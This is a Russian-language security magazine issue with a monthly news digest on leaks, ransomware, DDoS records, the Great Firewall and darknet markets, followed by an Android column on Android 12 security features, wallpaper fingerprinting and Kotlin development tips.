Кроме того, во время глобального отключения Facebook и других сервисов компании в сети возникла настоящая паника. Дело в том, что многие СМИ сообщили, что сбой возник не случайно: якобы компанию взломали и теперь в даркнете продают личные данные полутора миллиардов пользователей социальной сети.

Огромный дамп (якобы размером 600 Тбайт), действительно недавно появившийся на форуме RAID, будто бы содержит имена, email-адреса, номера телефонов, ID, данные о гендере и местонахождении пользователей.



Проблема заключалась в том, что этот дамп появился в продаже еще в конце сентября, а данные, судя по всему, были собраны при помощи скрапинга (то есть сбора и агрегации и без того открытых данных). Подобные БД появляются на черном рынке регулярно. Более того, другие участники хак-форума обвинили продавца в мошенничестве.

> *«Скамер. Отправляет только [выборку данных] 20 пользователей. Больше нет. Не принимает условное депонирование (модератор). Но он ждет, что вы поверите в [реальность] этих 20 образцов и отправите ему 5000 долларов. Вместо 1,5 миллиарда, я думаю, у него есть данные 150 пользователей для социальной инженерии», — пишет один из участников форума.*
>
> *«Хахахаха 600 Тб бургерных селфи Марка Цукера :D», — смеется другой пользователь RAID.*

5 200 000 000 ДОЛЛАРОВ «ЗАРАБОТАЛИ» ВЫМОГАТЕЛИ

Подразделение по расследованию финансовых преступлений при Министерстве финансов США, также известное как FinCEN, отчиталось о выявлении биткойн-транзакций на сумму около **5,2 МИЛЛИАРДА ДОЛЛАРОВ**. Все эти средства специалисты связывают с активностью шифровальщиков.

Это число было получено после анализа **2184** отчетов о подозрительной активности, поданных финансовыми учреждениями США за последнее десятилетие (с 1 января 2011 года по 30 июня 2021 года).


В общей сложности эксперты FinCEN идентифицировали **177** кошельков CVC («конвертируемой виртуальной валюты»), которые использовались для платежей, связанных с шифровальщиками.

Показатели за первое полугодие 2021 года превышают показатели за весь 2020 год целиком, что явно свидетельствует о стремительном росте активности вымогателей. Средняя сумма ежемесячных транзакций, связанных с вымогательским ПО, в 2021 году составила **102 300 000** долларов.

В первом полугодии 2021 года чаще всего в отчетах фигурировали образчики малвари **REVIL/SODINOKIBI**, **CONTI**, **DARKSIDE**, **AVADDON** и **PHOBOS**.

УТЕЧКА ДАННЫХ TWITCH

В начале октября на 4chan была опубликована ссылка на торрент-файл, содержащий почти 130 Гбайт данных компании Twitch. Неизвестные хакеры слили в открытый доступ исходный код и бизнес-данные платформы. Так как дамп помечен как «часть первая», очевидно, в будущем взломщики планируют опубликовать что-то еще.



Злоумышленники заявили, что эта утечка — ответ на недавние «рейды ненависти» (скоординированные бот-атаки, наводнившие чаты стримеров ненавистническим и оскорбительным контентом). Минувшим летом эта напасть коснулась многих стримеров платформы.


> *«Их сообщество... — это отвратительная и токсичная выгребная яма, поэтому, чтобы стимулировать дальнейший развал и конкуренцию в сфере стриминга видео, мы полностью их поимели и в первой части дампа публикуем исходный код из почти 6000 внутренних репозиториев Git», — писали авторы слива.*

СМИ изучили опубликованный торрент и пришли к выводу, что в целом его содержимое совпадает с описанием хакеров:

- Twitch.tv полностью, с историей коммитов, уходящей корнями к старту сервиса.
- Клиенты Twitch для мобильных и десктопных устройств, а также игровых консолей.
- Различные проприетарные SDK и внутренние сервисы AWS, используемые Twitch.
- Прочая собственность, которой владеет Twitch, включая IGDB и CurseForge.
- Неизданный конкурент Steam от Amazon Game Studios [предполагаемый конкурент Steam от Amazon носит внутреннее название Vapor].
- Внутренние инструменты red team Twitch SOC.
- А также: отчеты о выплатах авторам за период с 2019 года по настоящее время. Узнайте, сколько на самом деле зарабатывает ваш любимый стример!

Наиболее конфиденциальные данные, обнаруженные журналистами в дампе, представляли собой папки, содержащие информацию о механизмах идентификации и аутентификации пользователей Twitch, административных средствах управления, а также данные внутренней службы безопасности Twitch, включая модели угроз и фото белой доски, на которой описывались различные части внутренней инфраструктуры Twitch.

Продолжение статьи →



Обнаружить в дампе какие-либо личные данные пользователей Twitch не удалось, зато утечка действительно содержала данные о выплатах для лучших стримеров платформы. Некоторые из них подтвердили правдивость приведенной информации.


Компания Twitch признала факт взлома и опубликовала официальное заявление, в котором подчеркивала, что пользовательские данные не пострадали. Кроме того, сообщалось, что Twitch сбросила все стриминговые ключи, поэтому стримерам пришлось получить новые в своих профилях.

Компания, принадлежащая Amazon, также заявила, что расследование случившегося еще продолжается, но пока все указывает на то, что компрометация произошла из-за «ошибки во время изменения конфигурации сервера Twitch, к которому впоследствии получила доступ третья сторона».

НОВЫЙ DDOS-РЕКОРД: 2,4 ТБИТ/С

Компания Microsoft сообщила, что в конце августа справилась с рекордной DDoS-атакой (**2,4 ТБИТ/С**), направленной на неназванного европейского клиента платформы Azure. В DDoS-атаке были задействованы примерно **70 000** ботов, в основном из Азиатско-Тихоокеанского региона (Малайзия, Вьетнам, Тайвань, Япония и Китай), а также из Соединенных Штатов.

Атака была разделена на три короткие волны и длилась около десяти минут: первая волна мощностью **2,4 ТБИТ/С**, вторая — **0,55 ТБИТ/С**, третья — **1,7 ТБИТ/С**.



Предыдущие рекорды в области успешно отраженных DDoS-атак принадлежали Amazon AWS (в прошлом году компания справилась с атакой мощностью **2,3 ТБИТ/С**) и Google Cloud (еще в сентябре 2017 года сервис отразил атаку, чья пиковая мощность достигала **2,54 ТБИТ/С**).

СКРЫТЫЙ СЛОЙ «ВЕЛИКОГО КИТАЙСКОГО ФАЙРВОЛА»

Группа ученых из Мэрилендского университета рассказала о новом слое, обнаруженном в системе «Великого китайского файрвола». Им оказалась вторичная система фильтрации HTTPS SNI, работающая параллельно с первой, запущенной в прошлом году.

Дело в том, что внутри «Великого китайского файрвола» существуют различные механизмы цензурирования, которые работают с разными протоколами. Его наиболее мощная и технически продвинутая часть — это система, работающая с зашифрованным трафиком HTTPS, и этот механизм разделен на две отдельные системы. Первая и наиболее старая работает, перехватывая HTTPS-соединения на начальных этапах, а затем изучает поле SNI, содержащее данные о домене, к которому пользователь пытается получить доступ. Таким образом поле SNI позволяет правительству Китая блокировать доступ к нежелательным сайтам.

Второй механизм, представленный в прошлом году, в целом похож на первый, но работает с HTTPS-соединениями, где используются современные протоколы, которые шифруют поле SNI (как eSNI). Так как эта система не может «видеть», к какому домену пользователь пытается получить доступ, блокируются вообще все соединения, в которых обнаруживаются поля eSNI.

Второй механизм пока не получил широкого распространения и, похоже, пока находится на этапе тестирования, так как немногие HTTPS-соединения используют eSNI в целом.

Теперь эксперты из Мэрилендского университета заявили, что они обнаружили вторичную систему фильтрации HTTPS SNI, работающую параллельно с запущенной в прошлом году. Это открытие было сделано случайно, еще в 2019 году. По словам экспертов, обнаруженная система столь же эффективна, как и первый уровень при цензуре HTTPS, хотя она вмешивается в происходящее уже на последних этапах соединения.

> *«Мы стали замечать странные стратегии, в которых Geneva [система обхода цензуры] обходила цензуру во время первой части хендшейка TLS (где, как предполагалось, имела место цензура), но все же не могла продвинуться в хендшейке дальше. В то время мы не полностью понимали, что это, но с тех пор наши инструменты и понимание „Великого китайского файрвола“ улучшились, так что теперь мы осознаем, что это были странные результаты.*
>
> *Мы не знаем наверняка, что это такое, но похоже, что этот механизм специфичен для HTTPS: мы не наблюдаем такого же поведения в других протоколах, которые подвергаются цензуре», — рассказывает один из авторов доклада Кевин Бок (Kevin Bock).*

Эксперты резюмируют, что еще несколько лет назад «Великий китайский файрвол» представлялся специалистам единым целым, но теперь становится ясно, что он состоит из разных наборов middlebox'ов, работающих параллельно друг с другом, и каждый из них предназначен для цензуры разных протоколов.

> *«Наше открытие означает, что „Великий китайский файрвол“ параллельно использует как минимум три разных middlebox'а для цензуры HTTPS: два для соединений на основе SNI и еще одно семейство middlebox'ов для цензуры соединений на основе eSNI», — гласит отчет.*

ИНТЕРВЬЮ ОПЕРАТОРА LOCKBIT

Аналитик Recorded Future Дмитрий Смилянец взял интервью у одного из создателей хорошо известного вымогателя LockBit, который активен с сентября 2019 года. Беседа вышла интересной, выбрали для тебя несколько самых любопытных цитат.

О прибыли:

→ «Недостаточно просто зашифровать компанию, иногда гораздо важнее украсть ценную информацию, за неразглашение которой компания готова платить больше, чем за расшифровку».


«Не бывает компаний без денег, бывают хитрые компании, которые не хотят тратить деньги на защиту своей сети, платить зарплату хорошим системным администраторам, а потом платить выкуп».

О запрете рекламы шифровальщиков и банах на хак-форумах:

→ «Не очень понятно, как киберпреступники могут запрещать определенные виды киберпреступлений, ведь на самом деле все на этом форуме нарушают закон. Оказывается, проведение пентеста с постоплатой для крупных компаний запрещено, но разрешено воровство денег с банковских карт миллионов физических лиц».

Об опасности быть взломанным спецслужбами:

→ «Это один из самых эффективных методов борьбы с нами; никто не застрахован от взлома инфраструктуры с помощью 0-day. Используя аппаратные бэкдоры АНБ, можно получить доступ к любому серверу на планете. Поэтому всегда присутствует риск быть взломанным».



ЗАКРЫЛСЯ WHITE HOUSE MARKET

Операторы подпольного маркетплейса White House Market (WHM) объявили о закрытии своей торговой площадки спустя почти два года после ее запуска.

> *«Мы достигли своей цели, и теперь, согласно плану, нам пора отойти от дел, — гласит официальное сообщение на главной странице WHM, подписанное уникальным криптографическим ключом операторов. — Спасибо всем за бизнес, доверие, поддержку и, конечно же, за то, что положили крупные суммы денег в наши карманы. Когда-нибудь в будущем мы можем вернуться с другим проектом, а может, и нет».*

После публикации объявления сайт, который работал по тому же принципу, что Amazon и eBay (только для преступников), уже отключил регистрацию новых пользователей и публикацию новых лотов. Продавцов предупредили о том, что им пора переместить свои продукты на другие маркетплейсы даркнета.

> *«Мы будем поддерживать сайт ограниченное время, пока все открытые заказы не будут завершены, не разрешатся споры и не будут выведены средства. Мы не знаем, сколько времени это займет, но не думайте, что вернетесь через полгода и обнаружите, что маркетплейс все еще работает», — пишут администраторы WHM.*

WHM был запущен в даркнете в октябре 2019 года. Согласно статистике, которую публиковала администрация сайта, он насчитывал 895 000 зарегистрированных пользователей, 3450 продавцов и около 47 500 объявлений. Хотя сайт использовался для рекламы и продажи множества нелегальных товаров и услуг, в первую очередь WHM был известен разделом, в котором продавали наркотики, при этом большинство продавцов работали только на европейских территориях.


Другие продукты и услуги, которые предлагали на WHM, включали: банковские карты, малварь, изготовление различных подделок, а также продажу армейского оборудования, в том числе оружие, бронежилеты, «глушилки» и средства для установления безопасной связи.

ИБ-исследователи отмечали, что WHM поддерживал высокий уровень безопасности, требуя от всех пользователей отключать JavaScript в браузере Tor перед доступом к сайту, и был известен сильной командой модераторов, которая активно участвовала в разрешении споров, что некогда помогло сайту завоевать доверие как продавцов, так и покупателей.


80 000 000 ОБРАЗЦОВ ШИФРОВАЛЬЩИКОВ

Специалисты VirusTotal подготовили большой отчет об активности шифровальщиков за последнее время, и для этого им пришлось изучить **80 000 000** образцов вымогательского ПО.


В 2020 году и в первой половине 2021 года в общей сложности было обнаружено **130** различных семейств шифровальщиков и больше всего от их атак страдали **ИЗРАИЛЬ**, **ЮЖНАЯ КОРЕЯ**, **ВЬЕТНАМ**, **КИТАЙ**, **СИНГАПУР**, **ИНДИЯ**, **КАЗАХСТАН**, **ФИЛИППИНЫ**, **ИРАН** и **ВЕЛИКОБРИТАНИЯ**.



Большая часть всей активности относилась к хак-группе GandCrab (**78,5%**), за которой следуют Babuk (**7,61%**), Cerber (**3,11%**), Matsnu (**2,63%**), WannaCry (**2,41%**), Congur (**1,52%**), Locky (**1,29%**), TeslaCrypt (**1,12%**), Rkor (**1,11%**) и Reveon (**0,70%**).



93,28% изученных вымогателей — это исполняемые файлы для ОС семейства Windows, а еще **2%** — DLL-файлы Windows. На Android приходится лишь **2%** файлов, а в середине 2020 года было обнаружено несколько образцов малвари EvilQuest, нацеленных на Mac.




Типы образцов шифровальщиков

Лишь **5%** проанализированных образцов малвари оказались связаны с различными эксплоитами, ведь чаще шифровальщики развертываются с помощью **СОЦИАЛЬНОЙ ИНЖЕНЕРИИ** или **ДРОППЕРОВ**.

REVIL СНОВА ПРЕКРАТИЛ РАБОТУ

Операции вымогателя REvil вновь были приостановлены, так как неизвестный человек взломал сайт группировки, через который хакеры принимали платежи от жертв и сливали украденные у компаний данные.

Представитель REvil, известный под ником 0_neday, поместил на хакерском форуме XSS сообщение о том, что некто захватил домены злоумышленников. Также сообщалось, что неизвестный человек захватил onion-домены хакеров, используя те же закрытые ключи, что и сайты группы. При этом неизвестный, похоже, имел доступ к резервным копиям сайтов хак-группы, а 0_neday заявил, что сервер группировки был скомпрометирован и неизвестный атакующий нацеливался именно на REvil.



Собственные источники Reuters (три ИБ-эксперта из частного сектора и бывший чиновник) сообщили, что инфраструктура группы была отключена в результате операции правоохранительных органов, проведенной в нескольких странах мира.

В частности, человек, знакомый с событиями, заявил информационному агентству, что иностранный партнер правительства США провел хакерскую операцию по проникновению в инфраструктуру REvil. Бывший американский чиновник, который говорил с журналистами на условиях анонимности, рассказал, что эта операция все еще продолжается.

Глава по стратегии кибербезопасности в компании VMware Том Келлерман, который также является советником Секретной службы США по расследованию киберпреступлений, сообщил представителям СМИ следующее:

> *«ФБР вместе с Киберкомандованием, Секретной службой и странами-единомышленниками действительно предприняло серьезные подрывные действия против этой группировки».*

Многие полагают, что на этот раз REvil прекратил свою работу окончательно. Дело в том, что недавно шифровальщик уже «пропадал с радаров» после скандальных атак на клиентов известного поставщика MSP-решений Kaseya и компанию JBS (крупнейший в мире поставщик говядины и птицы, а также второй по величине производитель свинины).

Хотя в итоге спустя несколько месяцев REvil вернулся, некоторые злоумышленники и ИБ-эксперты полагали, что ФБР или другие правоохранительные органы получили доступ к серверам группировки и контролировали их с момента перезапуска. Ведь пока REvil был неактивен, компания Kaseya каким-то образом получила универсальный ключ для дешифрования данных своих клиентов. Тогда многие считали, что российские правоохранители получили ключ дешифрования от самих злоумышленников и передали его ФБР в качестве жеста доброй воли.

Кроме того, в прошлом представитель группировки, известный под никами Unknown и UNKN, публиковал на хакерских форумах сообщения с рекламой или последние новости об операциях REvil. После перезапуска операций шифровальщика он исчез, а сами хакеры писали, что Unknown, вероятно, был арестован. Что с ним случилось, доподлинно неизвестно до сих пор.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Аресты

Украинские власти арестовали операторов шифровальщика, «заработавших» 150 миллионов долларов

Операция Dark HunTOR: арестованы 150 даркнет-продавцов

Задержаны двенадцать хакеров, ответственные за 1800 вымогательских атак

Взломы

Китайских хакеров подозревают в атаках на израильские больницы

Взломана компания, занимающаяся маршрутизаций SMS крупных операторов США

Работа автозаправок в Иране прервалась из-за хакерской атаки

Малварь

Ботнет из роутеров TP-Link рассылал странные SMS с 2016 года

Группировка Evil Corp использует для вымогательских атак новую малварь Macaw

Вредонос AbstractEmu «рутует» смартфоны на Android, уклоняясь от обнаружения

Уязвимости

Azure, GitHub, GitLab и BitBucket отзывают SSH-ключи, сгенерированные с помощью GitKraken

В Apache исправлена уязвимость нулевого дня, уже взятая на вооружение хакерами

Специалисты нашли баг в банкоматах Diebold Nixdorf

Интересное

В адресной строке Firefox появилась реклама

Устройства на Android постоянно шпионят за своими владельцами

Хак-группа FIN7 создала фейковую компанию для поиска и обмана ИБ-специалистов

ANDROID

ИДЕНТИФИКАЦИЯ ПО ОБОЯМ И SECURITY-НОВШЕСТВА ANDROID 12

Сегодня в выпуске: security-новшества Android 12, идентификация Android-устройств по обоям, советы, как избежать чрезмерного создания объектов, FAQ по Jetpack Compose и самые популярные вопросы на собеседовании. А также: смерть ViewModel и подборка библиотек для разработчиков.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

Security-новшества Android 12

Android 12 Release Notes — официальный документ команды разработчиков Google о новшествах платформы Android 12. Мы сосредоточимся исключительно на новых функциях безопасности.

Ограничения на показ оверлеев. С новой версии Android больше не предоставляет разрешение на показ оверлеев (окон поверх экрана) автоматически для предустановленных приложений. Исключение сделано только для системных приложений, располагающихся в каталоге /system. ОС также налагает ограничения на оверлеи. Теперь приложения не могут использовать непрозрачные оверлеи, которые пропускают через себя нажатия (раньше с их помощью пользователя вынуждали нажать определенные элементы интерфейса, перекрыв их безобидным окном). Кроме того, приложения теперь могут попросить систему не показывать оверлеи поверх своих окон с помощью разрешения `HIDE_OVERLAY_WINDOWS`.

Возможность отключить 2G. Android 12 позволяет отключать поддержку сотовых сетей стандарта 2G в настройках смартфона, чтобы защититься от атак, использующих понижение до 2G.

Улучшения Wi-Fi. Android 12 поддерживает WPA3 Hash-to-Element (H2E), WPA2/WPA3-Enterprise transition mode и Transition Disable indication.

Разрешения на использование Bluetooth. Android 12 включает несколько новых разрешений для работы с Bluetooth:

- `BLUETOOTH_SCAN` — возможность поиска новых устройств и подключения к ним;
- `BLUETOOTH_ADVERTISE` — разрешение на использование Bluetooth advertising;
- `BLUETOOTH_CONNECT` — возможность подключения к привязанным устройствам.

Эти разрешения заменяют ранее применявшиеся разрешения `BLUETOOTH` и `BLUETOOTH_ADMIN`, но только для приложений, собранных под Android 12. Старые приложения продолжат работать как прежде.

Индикаторы камеры и микрофона. Как и iOS, начиная с 12-й версии Android будет показывать индикаторы использования микрофона и камеры в правом верхнем углу экрана.

Идентификация Android-устройств по обоям

How Android Wallpaper Images Can Threaten Your Privacy — занимательная статья о том, как идентифицировать любое устройство с Android по установленным на экране обоям.

Небольшое предисловие. Еще в Android 2.0 появился класс `WallpaperManager`, который можно использовать для управления установленными на экране обоями. Помимо прочего, класс включает метод `getDrawable()`, который позволяет получить текущие обои в виде изображения. По факту это была уязвимость, которую исправили только в Android 8.1, заставив приложения использовать разрешение `READ_EXTERNAL_STORAGE`, чтобы получить обои.

В той же Android 8.1 у класса `WallpaperManager` появился другой метод — `getWallpaperColors()`, позволяющий извлечь три «главных» цвета из обоев (именно его использует новая система теминга Android 12). Внутри эта функция использует метод k-средних, интересная особенность которого в том, что фактически он создает уникальный «цветовой отпечаток» обоев. В итоге по такому отпечатку можно точно идентифицировать устройство.

Для демонстрации этой техники автор создал приложение и выложил его исходники на GitHub.

РАЗРАБОТЧИКУ

Как избежать создания объектов

Effective Kotlin Item 47: Avoid unnecessary object creation — статья о том, как сделать приложение чуточку быстрее, избавившись от ненужного создания дополнительных объектов.

Основная идея: объекты — дорогое удовольствие. Они занимают память, а на их создание уходит хоть и совсем незначительное по современным меркам, но время. Поэтому даже виртуальная машина Java старается минимизировать создание дополнительных объектов. Например, можно было бы подумать, что две следующие строки должны быть разными объектами, но это не так (оператор `===` сравнивает ссылки на объект):

```
val str1 = "Lorem ipsum dolor sit amet"
val str2 = "Lorem ipsum dolor sit amet"
print(str1 == str2) // True
print(str1 === str2) // True
```

Виртуальная машина, видя два одинаковых объекта типа String, объединяет их в один объект. То же самое происходит с типами `Int` и `Long`, но только для чисел от –128 до 127:

```
val i1: Int? = 1
val i2: Int? = 1
print(i1 == i2) // True
print(i1 === i2) // True
```

Для хранения каждого объекта используется заголовок из 12 байт, который на 64-битных системах выравнен по 8 байтам. Так что в целом заголовок занимает 16 байт, плюс сама ссылка на объект. Это не так много, но, когда имеешь дело с большим количеством одинаковых небольших объектов, это играет свою роль. Например, `Array<Int>` будет занимать в пять раз больше места, чем `IntArray`, просто потому, что в первом случае каждое число обернуто в объект.

На создание объектов также уходит время. Оно совсем небольшое при создании одиночных объектов, но может иметь серьезные негативные последствия, когда объектов много. Например:

```
class A

private val a = A()

// Benchmark result: 2.698 ns/op
fun accessA(blackhole: Blackhole) {
    blackhole.consume(a)
}

// Benchmark result: 3.814 ns/op
fun createA(blackhole: Blackhole) {
    blackhole.consume(A())
}

// Benchmark result: 3828.540 ns/op
fun createListAccessA(blackhole: Blackhole) {
    blackhole.consume(List(1000) { a })
}

// Benchmark result: 5322.857 ns/op
fun createListCreateA(blackhole: Blackhole) {
    blackhole.consume(List(1000) { A() })
}
```

Есть несколько способов избежать создания объектов. Один из них — использовать синглтоны. Например, в следующей реализации связного списка объект класса Empty создается при каждом создании списка, хотя он всегда один и тот же:

```
sealed class LinkedList<T>

class Node<T>(
    val head: T,
    val tail: LinkedList<T>
) : LinkedList<T>()

class Empty<T> : LinkedList<T>()

// Usage
val list: LinkedList<Int> =
    Node(1, Node(2, Node(3, Empty())))
val list2: LinkedList<String> =
    Node("A", Node("B", Empty()))
```

Просто заменим его синглтоном:

```
object Empty : LinkedList<Nothing>()
```

Еще один способ — использовать пул объектов. Так делает, например, библиотека поддержки корутин. Вместо создания потока для каждой фоновой задачи она поддерживает пул (по сути, массив) потоков и запускает код на уже подготовленном потоке. Простейшая реализация пула может выглядеть примерно так:

```
private val connections: MutableMap<String, Connection> =
    mutableMapOf<String, Connection>()

fun getConnection(host: String) =
    connections.getOrPut(host) { createConnection(host) }
```

Объекты можно кешировать. Например, если какая-либо функция при вызове создает объекты, то эти объекты можно где-то сохранить, чтобы использовать при следующем вызове функции. Да, такой кеш будет занимать память, и поэтому придется выбирать между скоростью и потреблением памяти.

Еще один хороший подход — вынести тяжелые объекты «за скобки». Взгляни на следующие две реализации функции, которая вычисляет количество максимальных элементов в коллекции:

```
fun <T : Comparable<T>> Iterable<T>.countMax(): Int =
    count { it == this.max() }

fun <T : Comparable<T>> Iterable<T>.countMax(): Int {
    val max = this.max()
    return count { it == max }
}
```

Вторая реализация будет намного быстрее, потому что она находит максимальный элемент только один раз.

Ну и наверное, самый простой способ — откладывать создание тяжелых объектов. То есть вместо такого кода:

```
val a = A()
```

писать такой:

```
val a by lazy { A() }
```

Во втором случае объект будет создан только при первом обращении к `a`. А этого может не произойти вовсе.

Jetpack Compose FAQ

7 things you should know before using Jetpack Compose — небольшой FAQ по Jetpack Compose для тех, кто раздумывает, стоит ли использовать новый UI-фреймворк.

- **Jetpack Compose уже стабилен?** Да, по словам Google, версия 1.0.0 уже полностью готова для продакшена.
- **Можно ли использовать Jetpack Compose с Java?** Нет, Compose завязан на многие возможности Kotlin, такие как suspend-функции и плагины компилятора.
- **Какие минимальные требования?** Android 5.0 и Android Studio Arctic Fox (2020.3.1).
- **Как Compose влияет на производительность и время сборки?** Тесты показали, что Compose способен сделать приложение быстрее, а размер APK — меньше, но только если использовать исключительно Compose и не примешивать традиционные элементы интерфейса; в последнем случае время сборки и размер APK могут незначительно возрасти.
- **Можно ли использовать Compose в существующем проекте?** Да, Compose может использоваться параллельно и даже совместно с традиционной системой UI Android; более того, миграцию на Compose рекомендуется выполнять постепенно, а не сразу для всего приложения.
- **Можно ли использовать Compose совместно с другими популярными библиотеками?** Да, Compose — часть набора библиотек Jetpack и отлично с ними взаимодействует, также его можно использовать совместно с Glide, Coil, Dagger/Hilt, Flow, Retrofit, Ktor, Lottie и многими другими библиотеками.
- **Можно ли использовать Compose для мультиплатформенной разработки?** В настоящий момент находятся в разработке браузерная и десктопная версии Compose, почти готова версия для умных часов, существует даже версия Compose для разработки консольных приложений.

Jetpack Compose и ViewModel

Compose UI and the death of androidx.lifecycle.ViewModel — заметка о том, почему разработчики Android не рекомендуют использовать androidx.lifecycle.ViewModel совместно с Jetpack Compose и почему появление Compose фактически означает смерть ViewModel, даже если вы используете паттерн MVVM.

Ответ на этот вопрос довольно простой: androidx.lifecycle.ViewModel был создан для того, чтобы привязать ViewModel к жизненному циклу активности или фрагмента. В приложениях, написанных с использованием Jetpack Compose, рекомендуется использовать только одну активность и не использовать фрагменты вообще. Другими словами, проблема, решением которой был androidx.lifecycle.ViewModel, просто перестала существовать и поэтому он стал не нужен.

В приложениях на Jetpack Compose ViewModel должна быть обычным классом, жизненный цикл которого будет равен жизненному циклу всего приложения. Если же необходимо привязать ViewModel к жизненному циклу активности, то достаточно инициализировать его в методе `onCreate()` активности.

Вопросы на собеседовании

Kotlin Interview Cheat Sheet и Interview Questions for Android Developer — две статьи о частых вопросах на собеседованиях на должность разработчика приложений для Android. Пройдем мимо совсем тривиальных вопросов вроде разницы между `val` и `var` и рассмотрим наиболее интересные.

1. **В чем разница между методами setValue() и postValue() в MutableLiveData?** Первый используется из основного потока, второй — из фонового.
2. **Как проверить, что lateinit-свойство было инициализировано?** С помощью метода `isInitialized()`.
3. **Какова разница между object и companion object?** Первый инициализируется при первом доступе, второй — во время загрузки класса, к которому он привязан.
4. **Разница между операторами == и ===?** Первый используется для проверки значений объектов, второй — ссылок.
5. **В чем преимущество оператора when в Kotlin перед switch в Java?** When намного мощнее, его можно использовать как выражение, а внутри выполнять сложные сравнения.
6. **В чем разница между основным и вторичным конструктором класса в Kotlin?** Первичный конструктор объявляется в самом объявлении класса, сразу после имени класса; он не может содержать кода инициализации (его следует выносить в блок `init`). Для объявления вторичного конструктора используется блок `constructor`, в котором можно не только инициализировать поля, но и выполнять код.
7. **Можно ли использовать несколько блоков init?** Да, их можно использовать, чтобы инициализировать различные по назначению и смыслу компоненты класса.
8. **Что такое suspend-функция?** Это функция, исполнение которой может быть остановлено и возобновлено позже. Такие функции обычно используются для последовательного выполнения асинхронного кода.
9. **Основная разница между onPause() и onClose()?** `onPause` вызывается, даже когда на экране появляется диалог, например диалог подтверждения разрешения. Метод `onClose` будет вызван, только когда текущая активность сменится другой полноэкранной активностью.
10. **Чем отличается AndroidViewModel от ViewModel?** Первая включает в себя контекст приложения.
11. **Зачем нужна Jetpack Paging Library?** Эта библиотека позволяет загружать и отображать данные небольшими порциями.
12. **Зачем нужен Jetpack Navigation Component?** Он значительно упрощает управление навигацией внутри приложения.
13. **В каком потоке работает сервис?** В основном потоке приложения — UI-потоке. Но при желании поток можно изменить.
14. **В чем разница между сервисом и Intent Service?** Классический сервис предназначен для выполнения долгих фоновых операций, Intent Service — для небольших задач, которые можно отдать на исполнение и забыть.
15. **Зачем использовать ProGuard?** ProGuard (в настоящее время он заменен на внутреннюю реализацию от Google) позволяет уменьшить размер APK, удалить из него неиспользуемые классы и затрудняет реверс-инжиниринг.
